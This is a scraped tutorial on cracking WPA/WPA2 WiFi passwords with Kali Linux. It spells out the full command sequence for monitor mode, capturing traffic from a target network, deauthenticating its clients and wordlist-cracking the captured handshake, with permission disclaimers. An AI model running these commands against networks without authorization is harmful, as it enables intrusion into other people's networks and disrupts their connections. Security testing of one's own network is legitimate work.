|
VOOZH | about |
|
VOOZH | about |
"Hacking Wifi" sounds really cool and interesting. But actually hacking wifi using Kali Linux practically is much easier with a good wordlist. But this world list is of no use until we don't have any idea of how to actually use that word list in order to crack a hash. And before cracking the hash we actually need to generate it. So, below are those steps along with some good wordlists to crack a WPA/WPA2 wifi.
Kali Linux is a powerful tool for penetration testing and ethical hacking. One common task for security experts is testing the security of WiFi networks. In this guide, we'll explain how to hack a WiFi network using Kali Linux in simple terms. Remember, always have permission before testing any network!
Note: Use the below methods only for educational/testing purposes on your own wifi or with the permission of the owner. Don't use this for malicious purposes.
To hack WiFi using Kali Linux, boot up Kali Linux and pen the terminal window to perform the following steps.

ifconfig👁 ifconfig-linux-interface-configurationHere,

airmon-ng check kill👁 stop-process-which-are-using-wifi-linuxairmon-ng start wlan0👁 start-interface-linuxairodump-ng wlan0mon👁 view-all-wifi-networksHere,
Press Ctrl+C to stop the process when you have found the target network.
airodump-ng -c 1 --bssid 80:35:C1:13:C1:2C -w /root wlan0mon👁 view-connected-clients-to-targetHere,
aireplay-ng -0 10 -a 80:35:C1:13:C1:2C wlan0mon👁 disconnect-clients-connected-to-targetWhen the client is disconnected from the target network. He tries to reconnect to the network and when he does you will get something called WPA handshake in the previous window of the terminal.
👁 capturing-WPA-handshakeNow, we are done with capturing the packets. So, now you can close the terminal window.
Here,

aircrack-ng -a2 -b 80:35:C1:13:C1:2C -w /root/passwords.txt /root/hacking-01.capYou can download the file of common passwords from the internet and if you want to create your own file then you can use the crunch tool.
👁 wifi-password-crackedHacking WiFi using Kali Linux involves capturing a WPA/WPA2 handshake and then using a wordlist to crack the password. This guide provides a step-by-step approach to achieve this. Remember, use these techniques ethically and legally to improve your network security or with explicit permission.
By understanding these techniques, you can better protect your own networks from unauthorized access.